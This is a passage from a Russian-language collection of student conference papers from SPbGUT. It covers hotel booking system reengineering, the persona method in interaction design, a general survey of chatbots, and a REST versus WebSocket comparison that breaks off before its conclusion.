


Рис. 2. Общая диаграмма прецедентов

Построение диаграммы прецедентов помогает более наглядно представить, как система взаимодействует между собой, и какие роли берут на себя актеры в разрабатываемой информационной системе.

Диаграмма классов предназначена для представления внутренней структуры программы в виде классов и связей между ними. Все сущности

реального мира, с которыми собирается работать программист, должны быть представлены объектами классов в программе. При этом у каждого класса должно быть только одно назначение и уникально осмысленное имя, которое будет связано с этой целью.

Класс в языке UML обозначает некоторое множество объектов, обладающих одинаковой структурой и взаимосвязями с объектами других классов с их описанием и указанием взаимосвязей между классами.

На рис. 3 представлена диаграмма классов для описания всех процессов ИС [3, 4].




Рис. 3. Диаграмма классов всех процессов ИС

Для того, чтобы реинжиниринг принес успех, необходимо тщательно проработать все шаги и реализовывать поэтапно, в соответствии с приоритетами, установленными на этапе идентификации бизнес-процессов [3, 4].

Запланированным результатом или выходом бизнес-процесса «Бронирование номера клиентом, который уже жил ранее» является бронирование номера клиентом, который хотя бы один раз проживал в отеле ранее. Для достижения результата бизнес-процесса «Бронирование номера клиентом, который уже жил ранее», необходимо, чтобы клиент посетил страницу сайта с бронированием и оплатил бронирование.

Рассмотрим основные этапы реинжиниринга процесса:

0-й этап. Менеджеры верхнего звена управления инициировали проведение реинжиниринга процесса покупки клиентами, которые ранее жили в отделе из-за падения продуктовой метрики Retention компании.

I этап. Идентификация бизнес-процессов. Выявлена потребность в увеличении количества клиентов, которые повторно проживают в отеле.



II этап. Обратный инжиниринг заключался в исследовании существующих бизнес-процессов. Путем проведения интервью с пользователями было обнаружено, что в текущей версии информационной системы пользователям не хватает личного кабинета с возможностью просмотра всех существующих бронирований, включая старых, а также информации о специальных предложениях для постояльцев.

III этап. Прямой инжиниринг заключался в построении новых бизнес-процессов.

В идеальной ситуации гораздо большее количество клиентов возвращаются в отель и бронируют номера через сайт. В этом случае Retention растет на 20–25 %. Также растут и другие торговые метрики продукта. Вырос CR страницы покупки, ARPU клиентов.

В реальной жизни Retention растет на 10–15 %. Также растет лояльность и вовлеченность пользователей, что позволяет окупить траты на разработку функционала системы и дать возможность менеджерам верхнего звена обдумывать дальнейшую концепцию ее развития.

IV этап. Проектирование реинжиниринга бизнес-процессов состояло из разработки функционала, который позволяет пользователям в личном кабинете видеть список всех бронирований, акционные предложения для постояльцев отеля, а также получать письма на электронную почту с информацией о специальных акциях и предложениях.

V этап. Внедрение проекта реинжиниринга бизнес-процессов и оценка эффективности. В результате реинжиниринга количество клиентов, которые возвращаются, выросло, что подняло выручку компании [2].

Для наглядного описания веб-страниц системы следует создать макеты, по которым технические специалисты в будущем смогут ориентироваться при написании кода [4]. Информационная система проектируется таким образом, чтобы в будущем не составило труда добавлять новые модули и расширять ее возможности.

#### Список используемых источников

1. Коцюба И. Ю., Чунаев А. В., Шиков А. Н. Основы проектирования информационных систем : учебное пособие [Электронный ресурс]. СПб. : Университет ИТМО, 2015. 206 с. URL: <https://books.ifmo.ru/file/pdf/1705.pdf> (дата обращения 25.03.2023).

2. Паршин К. А. Проектирование информационных систем: конспект лекций для студентов 5 курса очного обучения и 6 курса заочного обучения по специальности 071900 «Информационные системы (на ж.-д. трансп.)». Екатеринбург: УрГУПС, 2010. 75 с.

3. Пинегина И. В. Методы и средства проектирования информационных систем. Лекция 10 [Электронный ресурс]. СПб. : СПбГУТ, 2022. URL: <https://lk.sut.ru/cabinet/ini/subconto/sendto/101/2624753/MiSPISiTABLekciya10KP.pdf> (дата обращения 26.03.2023).

4. Сайт «Figma» [Электронный ресурс]. URL: <https://www.figma.com> (дата обращения 26.03.2023).

УДК 004.514  
ГРНТИ 50.41.29

## ПРОЕКТИРОВАНИЕ ВЗАИМОДЕЙСТВИЯ МЕТОДОМ ПЕРСОНАЖЕЙ

**Б. А. Аль-Нами, К. А. Андреева, А. Р. Коломиец**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Проектирование взаимодействия и дизайн интерфейса – два незаменимых компонента в разработке интуитивно понятной и простой в освоении программы, которые следует различать. Увеличение количества функций не всегда идет на пользу продукту, необходимо всегда думать об удовлетворении запросов целевой аудитории. Для облегчения данной задачи Аланом Купером был разработан метод персонажей, позволяющий разрабатывать приложения целенаправленно и конкретно, создавая привлекательный конечный продукт.*

*проектирование взаимодействия, дизайн интерфейсов, метод персонажей, метод персон.*

Люди часто путают понятия дизайна интерфейсов и проектирования взаимодействия, сводя их к одному понятию, когда это далеко не так. Дизайн интерфейсов – это о создании визуальной части сайта или приложения, в то время как проектирование взаимодействия сосредоточено непосредственно на способе общения пользователя с программой и на поведении этой программы [1].

В наше время существует множество программ, сложных в освоении для простого обывателя, не просвещенного в компьютерных науках. Преобладает, так называемый, «не интуитивный» интерфейс, когда человеку приходится читать множество гайдов и пособий для освоения программы, которая необходима ему для работы.

Такая ситуация возникает по большей части потому, что создатели приложений не уделяют должного внимания проектированию взаимодействия пользователя с ними, сосредотачиваясь на функциональности и не задумываясь, как это будет реализовываться. Руководители проектов по созданию программного обеспечения часто думают, что привлекательность их приложений зависит от количества функций, руководствуясь принципом «чем больше, тем лучше».

Примером может послужить популярная российская социальная сеть «ВКонтакте», где с каждым обновлением добавляются все новые функции,

что не делает приложение привлекательнее, а, наоборот, усложняет его использование, о чем свидетельствуют многочисленные жалобы пользователей и соответствующее снижение популярности данной соцсети (рис. 1).




Рис. 1. Динамика популярности социальной сети «ВКонтакте»

Если почитать отзывы о приложении «ВКонтакте» в сервисе GooglePlay, то можно заметить, что множество пользователей недовольно последними обновлениями, которые значительно усложнили интерфейс приложения, но они вынуждены оставаться на площадке из-за учебы или работы. То есть, продолжать пользоваться приложением их заставляет не его привлекательность, а вынужденность. Таким образом, пользователи легко предадут эту соцсеть, если появится альтернатива.

Поэтому разработчикам следует думать не о монополизации своего положения на рынке, а о создании более привлекательного и мощного продукта, формируя преданную аудиторию. И под мощностью здесь подразумевается не насыщенность функционалом, а простота и понятность в использовании [2]. Продукт должен выделяться за счет своей конкурентоспособности: пользователь будет сам выбирать его среди многих, отдавая предпочтение, а не из безысходности и отсутствия вариантов. Это работа на перспективу: если на рынке появится более удобный и дружелюбный к пользователю продукт, покупатели очевидно сделают выбор не в пользу надоевшего старого, используя возможность наконец-то избавиться от необходимости использовать продукт, который не удовлетворял их потребности.

Если проектирование взаимодействия является таким важным аспектом разработки программного обеспечения, почему же руководители проектов не уделяют ему должного внимания? Программисты не то что бы не считают проектирование неважной частью процесса, скорее это самое проектирование производится не в нужный момент. Так, Алан Купер отмечал,

что многие программисты считают проектирование завершающим этапом проекта, когда основой код программы уже готов [3]. Здесь и проявляется эта путаница в понятиях, когда проектирование взаимодействия принимают за дизайн интерфейса – визуализацию кода программы, играющую исключительно косметическую роль.

Немаловажную роль здесь играет распространенное заблуждение среди программистов о том, что программа не должна быть простой в освоении, не должна подстраиваться под пользователя, и нормализация трудоемкого освоения всех функций продукта пользователями. Потребители стали жертвами этого заблуждения – в наше время считается абсолютно нормальным существование бесконечных гайдов и руководств о том, как разобраться с интерфейсом программы. Ни у кого не возникает закономерного вопроса: почему для работы с программой необходимо искать руководства на сторонних ресурсах? Почему программа не может быть изначально интуитивно понятной и простой в освоении?

Для решения данной проблемы Аланом Купером, успешным программистом и дизайнером, создателем Visual Basic, был разработан так называемый «метод персон» или «метод персонажей» [3].

Данный метод – действительно эффективный способ улучшить программу еще на стадии проектирования. В нем можно выделить множество плюсов. Суть данного метода заключается в создании конкретных «персонажей», отдельных личностей, которые являются типичными, усредненными представителями аудитории. Отличие от работы на целевую аудиторию заключается в том, что разработка проекта идет для одного конкретного человека, пусть и несуществующего, а не на группу людей. То есть, разработчики придумывают человека, дают ему имя, работу, хобби, историю, интересы, и уже под запросы этого человека производят проектирование программы.

Такой метод позволяет конкретизировать разработку и не работать на абстрактного пользователя с обширной сеткой интересов и потребностей. Основная идея в том, что продукт сосредотачивается на максимальном удовлетворении запросов более узкой аудитории, чем на попытке захватить как можно большую часть потребителей. С таким подходом с гораздо большей эффективностью получается удовлетворить конкретную прослойку общества, на которую был направлен продукт, в то время как попытка угодить всем обычно заканчивается провалом: продукт в итоге не будет нравиться никому. Метод персонажей улучшает понимание аспектов проектирования, на которых стоит заострить свое внимание, за счет большей эмпатии к персонажу. Когда делаешь проект для конкретного человека, появляется большее желание угодить ему и сделать проект действительно хорошо, ведь это будет не абстрактный пользователь, а человек со своими потребностями, мотивацией и ценностями.

Это также помогает лучше понять существующую проблему, ведь человеку легче воспринимать информацию на конкретном примере, чем в абстрактных понятиях. Данный подход позволяет убедить программистов в необходимости некоторых решений, которые раньше могли отвергаться за ненужностью или необоснованностью. Ведь легче сказать, что какому-то непонятному пользователю никогда не понадобится эта функция, ведь мы ничего не знаем об этом пользователе и можем говорить что угодно, не вызывая противоречий. Когда же есть конкретный образ, программист не может выйти за рамки ограничений, у него есть конкретное задание, рамки, в которые он обязан вписываться. Он не может сказать, что какому-то пользователю эта функция не нужна, потому что пользователь – реальный человек с уже определенным набором запросов.

Метод персонажей не является единственным в проектировании взаимодействия. Он был разработан достаточно давно, но все еще не теряет своей актуальности и отлично сочетается с современными методами. Существует ошибочное мнение, что данный метод не так хорошо работает, как некоторые другие. Например, такой метод как Jobs-To-Be-Done часто приводится в противопоставление методу персонажей [4]. Этот метод фокусируется на задачах, которые продукт должен выполнять, пользователи как бы «нанимают» продукт для выполнения нужной задачи. Но в основе метода персонажей уже лежит данный принцип. Ведь создание персонажей не ограничивается их пустым существованием, это лишь вспомогательный момент для лучшего понимания проектирования взаимодействия пользователя с продуктом. Конкретика, которая изначально может показаться неоправданно избыточной, на самом деле сильно помогает в понимании потребностей пользователя.

Метод персонажей успешно применяется многими крупными компаниями до сих пор, но проблема неудобных и сложных программ все еще актуальна. Не смотря на существование таких методов и вполне очевидную обоснованность их применения, многие предприниматели все еще игнорируют важность правильного проектирования взаимодействия. Это не только ставит пользователей в неудобное положение, заставляя их продолжать пользоваться неприятными им программами и испытывать трудности во время учебы и работы, но и также лишает предпринимателей возможной прибыли, которая могла быть получена за счет возрастающей популярности хорошо спроектированного продукта.

#### Список используемых источников

1. Alan Cooper, Robert Reimann, Dave Cronin. About Face 3: The Essentials of Interaction Design. Wiley, 2007. 610 p. ISBN 978-0-470-08411-3.

2. Дональд А. Норман. Дизайн привычных вещей = The Design of Everyday Things. Вильямс, 2006. 384 с. ISBN 5-8459-0872-8.

3. Алан Купер. Психбольница в руках пациентов. Алан Купер об интерфейсах. Питер, 2018. 384 с. ISBN 978-5-4461-0674-5.

4. Почему метод персонажей при проектировании интерфейсов все еще актуален? [Электронный ресурс]. URL: <https://habr.com/ru/post/585832/> (дата обращения 15.03.2023).

УДК 004.89, 004.021  
ГРНТИ 28.23.00, 28.23.01

## ЧАТ БОТЫ И ИХ ВЛИЯНИЕ НА ЖИЗНЬ ЧЕЛОВЕКА

**Б. А. Аль-Нами, О. И. Андрюкова, А. С. Власова**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В настоящее время быстро набирают популярность чат-боты, они становятся все более востребованы. Применение чат-ботов актуально для автоматизации различных рутинных действий. Чат-боты могут упростить пользователям поиск нужной им информации, отвечая на их вопросы без необходимости вмешательства человека. В наши дни технология чат-ботов используется почти везде, от умных динамиков дома до приложений для обмена сообщениями на рабочем месте*

*чат-боты, искусственный интеллект, машинное обучение, компьютерные технологии, обработка естественного языка, chat bot, natural language processing, serverless.*

Чат-бот компьютерная программа, которая использует искусственный интеллект (ИИ) и обработку естественного языка (НЛП) для понимания вопросов клиентов и автоматизации ответов на них, имитируя человеческий разговор. Чат-боты могут быть интегрированы в различные платформы, такие как приложения для обмена сообщениями, веб-сайты и мобильные приложения. Их можно использовать для различных целей, таких как обслуживание клиентов, поиск информации, личные помощники и для развлечения. Они доступны 24/7 и могут вести несколько разговоров одновременно. Можно сказать, это тот же оператор-консультант, только виртуальный [1].

### *Как работает чат-бот*

Ввод: пользователь вводит сообщение или говорит с чат-ботом через голосового помощника.

Нейролингвистическое программирование (*Natural Language Processing, NLP*): чат-бот анализирует пользовательский ввод, используя обработку естественного языка, чтобы определить намерение пользователя, извлечь важные ключевые слова и понять контекст разговора.

Обработка: на основе ввода пользователя и намерения, определенного механизмом NLP, чат-бот определяет соответствующее действие, которое нужно предпринять, или ответ, который нужно предоставить.

Вывод: чат-бот генерирует ответ, который передается пользователю посредством текстового или голосового вывода.

Обучение: некоторые чат-боты используют машинное обучение, чтобы со временем повышать свою производительность, анализируя взаимодействие с пользователем и отзывы.

В целом, цель чат-бота – удовлетворить потребности или запросы пользователя в меру своих возможностей [2].

Чат-боты можно классифицировать по разным критериям:

По алгоритму бывают примитивные и саморазвивающиеся чат-боты:

– К примитивным (ограниченным) относятся самые простые чат-боты. У них небольшой функционал и заранее подготовленный скрипт, по которому они общаются с пользователями.

– В основе саморазвивающегося чат-бота лежит нейронная сеть, благодаря чему бот понимает, что пишет пользователь и, анализируя информацию, выдает вполне реалистичные ответы.

По виду чат-боты делятся на кнопочные и текстовые:

– Общение с кнопочным чат-ботом происходит с помощью специальных предустановленных кнопок – это напоминает голосовое меню «нажмите 1, чтобы узнать...».

– Диалог между текстовым чат-ботом и пользователем происходит с помощью текста – бот распознает ключевые слова в запросе пользователя и на основе полученной информации выдаёт ответ. Речь идет о саморазвивающихся программах, а также о смешанных моделях – в качестве ответа на запрос пользователь может увидеть кнопки с уточняющими вопросами.

По функционалу выделяют коммуникационные и функциональные чат-боты:

– Коммуникационные чат-боты берут на себя обязанности консультантов. Их основная задача – общение с пользователем. Они могут отвечать на вопросы пользователей, помогать в подборе товара или услуги, а также информировать о различных акциях и скидках[3].

– Благодаря функциональным чат-ботам становятся возможными определенные действия, такие как покупка товаров или услуг, проведение оплаты и так далее.

Классификация чат-ботов постоянно развивается по мере появления на рынке новых технологий и вариантов использования.

Если говорить о востребованности чат-ботов во многих сферах, можно сказать, что они выполняют множество функций в зависимости от своей направленности. Основными функциями, которыми обладают чат-боты, являются:

- ответы на вопросы;
- помощь в поиске нужных сведений на сайте;
- предоставление персональной рекомендации и консультации;
- сбор данных посетителей сайтов;
- сбор отзывов клиентов;
- бронирование билетов, столиков в ресторане, номеров в отеле;
- запись на прием к врачу;
- инвентаризация и отслеживание заказов;
- обработка денежных транзакций.

Поскольку технологии продолжают развиваться, чат-боты, вероятно, станут еще более изощренными, предлагая новые и инновационные функции, улучшающие взаимодействие с пользователем.

Если сравнивать чат-боты и людей, то они принципиально разные по своим возможностям и ограничениям [4].

С другой стороны, люди способны понимать сложные эмоции и контекст, а также могут использовать интуицию и творческий подход, чтобы вести разговор так, как это сложно для чат-ботов. Люди также могут учиться и адаптироваться к новым ситуациям, в то время как чат-боты полагаются на заранее запрограммированные ответы.

С точки зрения надежности и последовательности чат-боты, как правило, более надежны и последовательны, чем люди, поскольку они не подвержены тем же предубеждениям и эмоциям, которые могут повлиять на человеческое взаимодействие. Однако чат-боты ограничены своей программой и не способны обеспечить тот же уровень сопереживания и понимания, что и люди [5].

Хоть и чат-боты могут быть полезны для решения простых или повторяющихся задач, они не могут заменить уникальные качества, которые делают человеческое общение таким ценным.

Некоторые из наиболее распространенных приложений чат-ботов включают в себя:

**Обслуживание клиентов:** используются предприятиями для обеспечения круглосуточной поддержки клиентов 7 дней в неделю. Чат-боты могут отвечать на часто задаваемые вопросы, обрабатывать простые запросы и при необходимости направлять клиентов в нужный отдел.

**Электронная коммерция:** используются веб-сайтами электронной коммерции, чтобы помочь клиентам находить продукты, совершать покупки и отслеживать свои заказы. Чат-боты также могут давать персональные рекомендации на основе предпочтений клиента.

**Здравоохранение:** используются поставщиками медицинских услуг для предоставления пациентам медицинских консультаций, планирования встреч и ответов на вопросы о лекарствах.



Образование: используются образовательными учреждениями для предоставления студентам информации о курсах, расписаниях и заданиях.

Например, студенты СПбГУТ им. М.А. Бонч-Бруевича создали чат-бот в telegram с расписанием занятий, а также с множеством других полезных функций. <https://t.me/VonchGUTBot> - ссылка на чат-бот.

Финансы: используются финансовыми учреждениями, чтобы помогать клиентам с банковскими транзакциями, давать советы по инвестициям и отвечать на вопросы об их счетах.

Путешествия: используются туристическими компаниями, чтобы помочь клиентам бронировать авиабилеты, отели и арендовать автомобили. Чат-боты также могут предоставить информацию об ограничениях на поездки, визовых требованиях и местных достопримечательностях[6].

Человеческие ресурсы: используются предприятиями для ответов на вопросы сотрудников о льготах, политиках и процедурах.

В заключение можно сказать, что чат-боты мощный инструмент, но несмотря на свои преимущества, они также имеют некоторые недостатки. Они не всегда могут понять сложные или неоднозначные входные данные и обеспечить тот уровень персонализации и эмпатии, который могут обеспечить люди.

Поскольку технология чат-ботов продолжает развиваться, мы можем ожидать появления еще более инновационных приложений в будущем.

#### Список используемых источников

1. Caldarini G., Jaf S., McGarry K. A literature survey of recent advances in chatbots // Information. 2022. Vol. 13 (1). 41. DOI: 10.3390/info13010041. URL: <https://www.mdpi.com/2078-2489/13/1/41> (дата обращения 07.03.2023).

2. Go, E.; Sundar, S.S. Humanizing chatbots: The effects of visual, identity and conversational cues on humanness perceptions. Comput. Hum. Behav. 2019, 97, 304–316. URL: <https://doi.org/10.1016/j.chb.2019.01.020> (дата обращения 07.03.2023).

3. Luo, X.; Tong, S.; Fang, Z.; Qu, Z. Frontiers: Machines vs. Humans: The Impact of Artificial Intelligence Chatbot Disclosure on Customer Purchases. Mark. Sci. 2019, 38, 913–1084. URL: <https://pubsonline.informs.org/doi/epdf/10.1287/mksc.2019.1192> (дата обращения 07.03.2023).

4. Spencer, G. Much More Than a Chatbot: China's Xiaoice Mixes AI with Emotions and Wins over Millions of Fans. Microsoft Asia News Cent. 2018. Available online: <https://news.microsoft.com/apac/features/much-more-than-a-chatbot-chinas-xiaoice-mixes-ai-with-emotions-and-wins-over-millions-of-fans/> (дата обращения 07.03.2023).

5. ТОП-10 причин, почему чат-боты в соцсетях нужны каждому. Режим доступа: <https://ideadigital.agency/ru/chat-bot/> (дата обращения 07.03.2023).

6. Бацина Е. А., Попсуйко А. Н., Артамонова Г. В. Цифровизация здравоохранения РФ: миф или реальность? // Врач и информационные технологии. 2020. № 3. С. 73–80.

УДК 004 004.738.5  
ГРНТИ 20.53.23

## СРАВНЕНИЕ ТЕХНОЛОГИЙ REST API (HTTP) И WEBSOCKET

**Б. А. Аль-Нами, А. А. Аравин, Е. А. Барабошкин**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*При разработке приложений, веб-сайтов часто возникает вопрос, какую из технологий следует выбирать для связи клиента с сервером. В большинстве случаев используются Representational State Transfer и WebSocket. Однако лишь немногие знают, что отличает их друг от друга. В этой статье мы разберемся в различиях данных технологий, их плюсах и минусах и в ситуациях, в которых лучше всего использовать каждую из них.*

*технологии REST, WEBSOCKET, web-сайты, цифровые технологии, интернет, HTTP.*

HTTP (*The Hypertext Transfer Protocol*) – протокол ответа на запрос, используемый в коммуникации между клиентом (веб-браузером) и сервером. Протокол HTTP является однонаправленным, что означает, что связь образуется по инициативе клиента и поддерживается только для мгновенного запроса.

REST (*Representational State Transfer*) – стиль, который применяется для создания веб-служб и накладывает некоторые ограничения на HTTP.


В REST существуют некоторые запросы. Основные из них это GET, PUT, POST и DELETE. В зависимости от используемого запроса, данные будут обработаны по-разному. Архитектура REST позволяет независимо развертывать клиент и серверы.

WebSocket – довольно новая технология, позволяющая в реальном времени передавать сообщения между клиентом и сервером. Веб-сокеты, являясь технологией двунаправленного сетевого соединения, позволяют как серверу, так и пользователям получать сообщения после установления соединения между ними.

Способность доставки сообщений без запроса клиента является огромным улучшением по сравнению с традиционной моделью REST. Используя WebSockets, сервера имеют способность оповещать клиента о событиях, происходящих в режиме реального времени, в отличие от ожидания запроса от клиента к серверу в HTTP.

Разберем для примера реализацию чата с помощью использования каждой из технологий [1].

Используя REST API, мы отправляем сообщения с помощью запроса PUT, для получения сообщений мы должны спрашивать у сервера «Есть ли новые сообщения?» и получать в ответ само сообщение или информацию об отсутствии. Чтобы пользователь получал новые сообщения как можно быстрее мы должны делать промежуток времени между запросами как можно короче, допустим 0.2 секунды. Тогда схема работы будет выглядеть примерно так (рис. 1):



Рси. 1. Схема работы HTTP

Такое использование ресурсов является не самым эффективным, ведь клиент постоянно опрашивает сервер, а, следовательно, нагружает его. При увеличении количества пользователей сервер может не успевать обслуживать всех пользователей. Такой ситуации можно избежать, если использовать WebSocket.

В таком случае, при подключении к чату пользователь подписывается на «прослушку» события «Новое сообщение». А когда он отправляет своё сообщение, сервер оповещает других пользователей (слушателей события «Новое сообщение») о новом сообщении (рис. 2). Схема будет выглядеть:




Рис. 2. Схема работы WebSocket

В таком случае ресурсы сервера будут использоваться более оптимально, ведь каждый пользователь будет ожидать ответ от сервера, а не постоянно посылать запросы.

Из данного примера можно сделать вывод, что технология веб-сокетов показывает свою эффективность именно в приложениях, где необходимо работать с информацией в реальном времени.

Характеристики Технологий (табл. 1).

ТАБЛИЦА 1. Сравнение технологий WebSocket и HTTP

	WebSocket	HTTP
Вид протокола	Двунаправленный протокол. Клиент и сервер имеют возможность отправлять друг другу сообщения без каких-либо предварительных запросов.	Однонаправленный протокол. Клиент инициирует подключение только для мгновенного запроса.
Тип соединения	Одно TCP-соединение, означающее, что клиент и сервер могут взаимодействовать до момента, когда соединение не будет прекращено ни одной из сторон.	Отдельные соединения должны быть установлены для отдельных запросов. После завершения запроса соединение прекращается.
Производительность	Поскольку связь через WebSocket происходит по многоканальному TCP-соединению, траты на изменение ниже, чем у HTTP.	У нас есть возможность с лёгкостью добавить больше серверов для увеличения общей пропускной способности.
Схема URL-адресов	ws://localhost:8080/ws	http://localhost:8080/rest
Безопасность	Для обеспечения защиты WebSocket использует достоинства TLS. В этом случае WebSocket имеет wss как часть своей схемы URL.	Для предоставления безопасности HTTP тоже применяет преимущества TLS. HTTP имеет https в своей URL схеме.

В какой ситуации стоит использовать каждую из технологий?

Как правило, WebSocket используется с веб-приложениями в реальном времени. Для веб-приложений такого типа стоит поддерживать постоянную связь с клиентами, чтобы они моментально видели нужную информацию.

